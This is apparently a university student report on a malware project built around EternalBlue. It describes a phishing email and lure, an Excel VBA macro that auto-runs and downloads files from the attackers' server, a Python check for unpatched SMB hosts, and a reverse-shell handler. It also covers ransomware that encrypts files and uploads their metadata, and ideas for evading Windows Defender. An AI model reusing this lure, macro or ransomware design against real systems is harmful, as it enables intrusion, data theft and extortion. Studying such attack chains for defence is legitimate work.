Malware Project

EternalBlue Ransomware - Final Report

Oriol Miranda Garrido

Andreu Nadal Vargas

Àlex Romano Molar

Escola Tècnica Superior
d'Enginyeria de Telecomunicació de Barcelona

UNIVERSITAT POLITÈCNICA DE CATALUNYA
BARCELONATECH
Facultat d'Informàtica de Barcelona

FIB

11th of January 2024

Contents


I. INTRODUCTION

The idea of this project is to attack a small-medium company that runs several Windows machines. First, we will send an email to an employee saying that his company has been selected to test our new financial tool that is powered by machine learning and AI. This tool consists of an Excel tool containing a malware macro.

When the employee downloads the file and habilitates the content, it will download some files from our public server, then it will do a scan of all possible Eternal Blue vulnerable machines that are in the same subnet as the victim. If it finds vulnerable machines, it will try to attack them by sending the exploit script and running it.

A. SCENARIO

In the following picture we can see the scenario of our project. On the left side we have the victim company's side, where there is the computer that will receive the email with the malware and also the other vulnerable machines in the same network. On the right side we have the attacker's machines, consisting of our kali machine for debugging purposes and the server where the files will be downloaded and uploaded.




B. PHASES OF THE ATTACK

This attack consists of 5 different phases (The last one is optional) to understand how to enter the victim's environment, conduct basic reconnaissance to determine which elements are vulnerable, and then exploit them. These phases are:

- Phishing
- Environment Scanning
- EternalBlue Exploitation
- Ransomware Encryption
- Ransomware Decryption [Optional]

II. PHASE 1 – PHISHING

The objective of this phase is to gain entry into the victim's environment through an entry vector that appears "legitimate." As a first step, we contact a corporate employee of the victim company, attempting to persuade the employee to try our new machine learning and artificial intelligence (AI) financing application. To do this, we send an email pretending to be from the company and attach the Excel financing tool, along with a text file containing instructions on how the tool works and the necessary steps to view the content correctly, primarily activating file editing (this is necessary to enable MACROS and ensure the tool functions correctly).



Dear Alice,

I trust this message finds you well. My name is Bob, and I am reaching out to you on behalf of Finance Solutions S.L., a pioneering private company specializing in providing innovative Excel tools for effective financial management in small businesses.

After careful consideration, your company has been selected as one of the exclusive few to participate in an early access program for our latest tool. We are excited to introduce you to a groundbreaking financial management solution that incorporates advanced Artificial Intelligence (AI) and machine learning features.

Our new tool is designed to revolutionize the way companies handle their finances, offering unparalleled insights and efficiency. By participating in this early access program, your company will have the unique opportunity to experience these cutting-edge features firsthand and provide valuable feedback that will contribute to the tool's refinement.

To make the process seamless, I have attached the Excel tool for your review. We believe that the integration of AI and machine learning will significantly enhance the financial capabilities of your company, providing a competitive edge in today's dynamic business landscape.

Thank you for considering this opportunity, and I appreciate your time.

Best regards,

Bob

A. FINANCE EXCEL TOOL, OUR TROJAN HORSE

This tool has a malware macro inside written in Visual Basic. To work properly the victim has to habilitate the content then the script will run correctly. When the content is habilitated it will run automatically since it will call the Sub Auto_Open() function where our code is located.

First, as you can see in the following image, we extract the name of the user logged in (GetLoggedInUserName) and the language of the machine (GetWindowsMachine).

```
Function GetLoggedInUserName() As String
    Dim strUserName As String
    strUserName = Environ("Username")
    If Len(strUserName) > 0 Then
        GetLoggedInUserName = strUserName
    Else
        GetLoggedInUserName = ""
    End If
End Function

Function GetWindowsLanguage() As String
    Dim userProfilePath As String
    Dim language As String
    userProfilePath = Environ("USERPROFILE")
    If InStr(1, userProfilePath, "\Users\") > 0 Then
        language = Mid(userProfilePath, InStr(1, userProfilePath, "\Users\") + Len("\Users\"), 2)
        GetWindowsLanguage = language
    Else
        GetWindowsLanguage = ""
    End If
End Function
```

Then we have the two more important functions, the DownloadFile and the ExecuteFile. For the download one, we make a "GET" call with HTTP to our server. We specify the name of the file we want to download and also where to store it in the local machine. It also has error handling to not break the functionality of the tool.

```
Function DownloadFile(ByVal url As String, ByVal pathToProgram As String) As Boolean

    Dim WinHttpReq As Object
    Dim oStream As Object
    Set WinHttpReq = CreateObject("Microsoft.XMLHTTP")
    WinHttpReq.Open "GET", url, False
    WinHttpReq.Send

    If WinHttpReq.Status = 200 Then
        Set oStream = CreateObject("ADODB.Stream")
        oStream.Open
        oStream.Type = 1
        oStream.Write WinHttpReq.ResponseBody
        On Error Resume Next
        oStream.SaveToFile (pathToProgram & fileName(url))

        If Err.Number <> 0 Then
            DownloadFile = False
        Else
            DownloadFile = True
        End If

        oStream.Close
    Else
        DownloadFile = False
    End If
    On Error GoTo 0
End Function
```

There are also two ExecuteFile functions depending if there is a python script or an executable script. Finally, it also has a RemoveFile function to remove all the files used in order to avoid reverse engineering with the scripts.

III. PHASE 2 – ENVIRONMENT SCANNING

The macro's scan script is the one that runs first. This script retrieves all of the device's network interfaces—aside from the loopback interface—and uses them to look for vulnerable computers within the local networks.

There are two sections to this script. It checks to see if the computer is up first, which indicates to us that port 445 (the SMB port) is open. It will then attempt to determine whether it is vulnerable to Eternal Blue.


To check if a machine is vulnerable, we use the code provided in the following image. We have previously setted up a SMB connection to the target machine. Then we send a transaction of type TRANS_PEEK_NMPIPE (related to named pipes), trying to leak information to determine if the target is vulnerable (it also can be used to determine whether the target is running a 32- or 64-bit version of Windows and to get kernel pointers for various SMB objects). Depending on the Windows NT status code we receive on the packet we will decide if it is vulnerable or not. The value we are looking for is '0xC0000205' that consists of the STATUS_INSUFF_SERVER_RESOURCES - indicating insufficient server resources.

```
# test if the target is vulnerable
TRANS_PEEK_NMPIPE = 0x23
recvPkt = conn.send_trans(pack('<H', TRANS_PEEK_NMPIPE), maxParameterCount=0xffff, maxDataCount=0x800)
status = recvPkt.getNTStatus()
if status == 0xC0000205:  # STATUS_INSUFF_SERVER_RESOURCES
    print('The target is not patched')
    return True
else:
    print('The target is patched')
    return False
```

IV. PHASE 3 – ETERNALBLUE EXPLOITATION

For the exploitation phase, we have leveraged the well-known EternalBlue vulnerability, which impacted thousands of Windows devices and laid the groundwork for the execution of Wannacry, one of the most perilous ransomware attacks in history. EternalBlue exploits three distinct errors in the SMB protocol.

The first error involves a mathematical miscalculation when the protocol attempts to convert an OS/2 File Extended Attribute (FEA) list structure to an NT FEA structure to determine the amount of memory to be allocated. A calculation error results in an integer overflow, causing less memory than anticipated and leading to a buffer overflow.



With more data written than expected, additional data may overflow into adjacent memory space, causing a buffer overflow. This is achieved through the second error, arising from a discrepancy in the SMB protocol's definition of two related subcommands: SMB.COM.TRANSACTION2 and SMB.COM.NT.TRANSACT.

Both subcommands have a .SECONDARY command used when there is too much data to fit in a single packet. The crucial difference between TRANSACTION2 and NTTRANSACT is that the latter requires a data packet twice the size of the former. This is significant because a validation error

occurs if the client sends a message elaborated using the NTTRANSACT subcommand immediately before the TRANSACTION2 subcommand.

Even though the protocol recognizes that two separate commands have been received, it assigns the type and size of both packets (and allocates memory accordingly) based only on the type of the last receipt. Since the latter is smaller, the first packet will occupy more space than allocated.

Once this initial overflow is achieved, we can exploit a third error in SMBv1 that allows heap spraying, a technique resulting in the allocation of a piece of memory at a specific address. From there, we gain the ability to write arbitrary commands, obtaining control over the device.

V. PHASE 4 – RANSOMWARE ENCRYPTION

Once the EternalBlue vulnerability has been exploited, providing access to the system as an administrator with the ability to execute arbitrary commands, we will concentrate on automating the ransomware attack to propagate through the corporate environment, infecting the previously identified vulnerable machines. To accomplish this objective, we have defined a series of goals:

- Automate the attack to target the maximum number of machines possible.
- Encrypt as many files as possible without breaking the operating system.
- Keep track of the encrypted files and what kind of metadata they contain.
- Upload to our server the list containing the encrypted files, data and identifier of the attacked machine.

A. REVERSE SHELL HANDLER

This script is in charge of automatizing the use of the ransomware after the vulnerability has been exploited. After eternal blue is exploited, we

are able to have a reverse shell. This script is running on the first attacked machine, to listen to a port 4321 and wait for a connection.

Once it receives a connection we will change the directory into the one that we plan on executing the ransom. In this case for the demo we have used C:\Users\Public the only requisite is that the folder must exist on the computer. Since we are automating the use of the reverse shell, we can definitely go into Users, then do a dir, and select a user to use the ransom.

Once we are in the folder where we want to execute the file 'ransom.exe'. The problem here is that SMB does not accept executable files over 28Mb, therefore we had to use a little trick here. Our executables are saved as .txt in the server. We download them into the first attacked machine, which will use the SMB exploit to send them to the other machines and give back the reverse shell. Then we will try to change the extension of the .txt to .exe. Once we are sure that both, the recover file and the ransom are in .exe it is time to execute the ransom.

On detecting with the dir that both files are in the correct extension we will execute the ransom and finish the script. Then the main script will go for the attack into the next machine and open again this script.

B. MAIN FUNCTIONS OF THE RANSOMWARE

- get_file_metadata(file_path)
  In this function we will get some important metadata from the file being encrypted, such as: name, size, last used, extension and path. This would be common for all types of files. Also depending on what specific type it is, we might be interested in more information. For example, in images, it would be the image size and format.

- generate_key(password)

  In this function we will use cryptographic libraries from python to create a password. We decided to use symmetric encryption. This is because it offers more versatility if we want to attack different machines with different passwords. Since the decrypting password is contained in the encrypting script it might be a problem if somehow the victim manages to recover the encrypting script after being erased and successfully applies reverse engineering recovering the password.
- is_safe_toencrypt(filename)

  In this function we check that the folder/files we want to encrypt are not essential for windows to run normally. Therefore, we exclude folders like Program Files, Windows… or the decryption exe.
- encrypt(filename,key)

  In this function we use the Fernet module from python to encrypt the file. Just before encryption we extract the metadata.
- encrypt_folder(foldername,key)


  In this function we recursively call it to encrypt all files inside of a folder.
- upload_file(file_path, upload_url)

  We upload a file into our server.
- get_local_ip()

  We use this function to identify the ip of the victim machine that will be included on the name of the file containing the metadata. Easy way to order and identify the machines we are pawning.

C. OVERALL DESCRIPTION OF TEST ENVIRONMENT


For testing purposes, we created a 'test' folder that contained a schema representing what we would find in 'C:' Inside test, we placed pictures, since it is easy to recognise if they are encrypted on the file explorer (image preview not available) and carefully placed some folders. All the scripts have enabled prints and on execution it shows the console for testing purposes. In an attack scenario the exe would not open a cmd window to execute, being completely silent.



VI. PHASE 5 – RANSOMWARE DECRYPTION [OPTIONAL]

Once all of the victim's files have been encrypted, we have decided to create a "Recover.exe" file that allows the user to decrypt all the files using a password provided by the attacker. This phase is optional and would occur after negotiations between the victim and the attackers, with the goal of receiving a ransom amount in exchange for recovering the encrypted files or preventing their publication.

"Recover.exe" is a simple GUI, that decrypts all the files inside 'test' folder. It uses the same functions as we use to encrypt. It is important to notice that if you try to decrypt a not encrypted file, it will not break the program. The GUI expects the user to introduce a password. This has been created with the intention of allowing the use of multiple passwords to encrypt.



It is important to notice that both scripts have been carefully designed to not break on exceptions, specially the encryption one, since we want to keep going even if there is a problem with one of the files.

VII. CHALLENGES DURING THE IMPLEMENTATION

During the development of our malware, we have encountered various difficulties that have necessitated changes in approach or the exploration of alternatives to proceed with the project. Unfortunately, not everything has gone smoothly or succeeded on the first attempt. Here are some of the challenges we have had to face:

- Windows version vulnerable to EternalBlue

  EternalBlue was a well-known and exploited vulnerability, prompting Microsoft to invest considerable efforts in mitigating it and protecting its systems. This has made it challenging for us to find a vulnerable ISO to create our virtual machines.

- The OS installation language

  Despite seeming like an inconsequential matter, working with different operating system languages between the test environment and the final environment has led to several problems involving unknown characters and syntax errors across different systems.
- Running multiple scripts

  Another time-consuming challenge has been executing multiple scripts automatically. Often, the execution of remote commands was not immediate and proved difficult to manage.
- Windows Defender

  Windows Defender has proven to be a formidable opponent. Despite attempts to disable it, it has managed to take advantage of every restart or minimal opportunity to re-enable itself.

VIII. FUTURE IMPROVEMENTS

We could state that our ransomware is still in its early stages, and we aim to implement various functionalities to achieve a version as mature as possible. Due to the limited time allocated to the project, we will only consider different improvement proposals for our malware, always with the goal of being as efficient, discreet, and successful as possible.

- Avoid Windows Defender blocking by disguising malware execution as a legitimate system service.
- Run the encrypting script in the tmp folder and after completion restart the machine. This way, we are able to completely erase the option of doing reverse engineering on the encrypting script.
- Encrypt with 2 passwords, so we can give one as a test to the client, so they can decrypt 10% of encrypted files.

- As a possible upgrade it could implement terminating all the open processes, so we can encrypt open files. As it is right now it would raise an exception, that will be ignored and keep encrypting.

IX. MALWARE SOURCE CODE

We can find all the code related to our malware in the following GitHub repository:

https://github.com/aandreuu/Malware-Project.git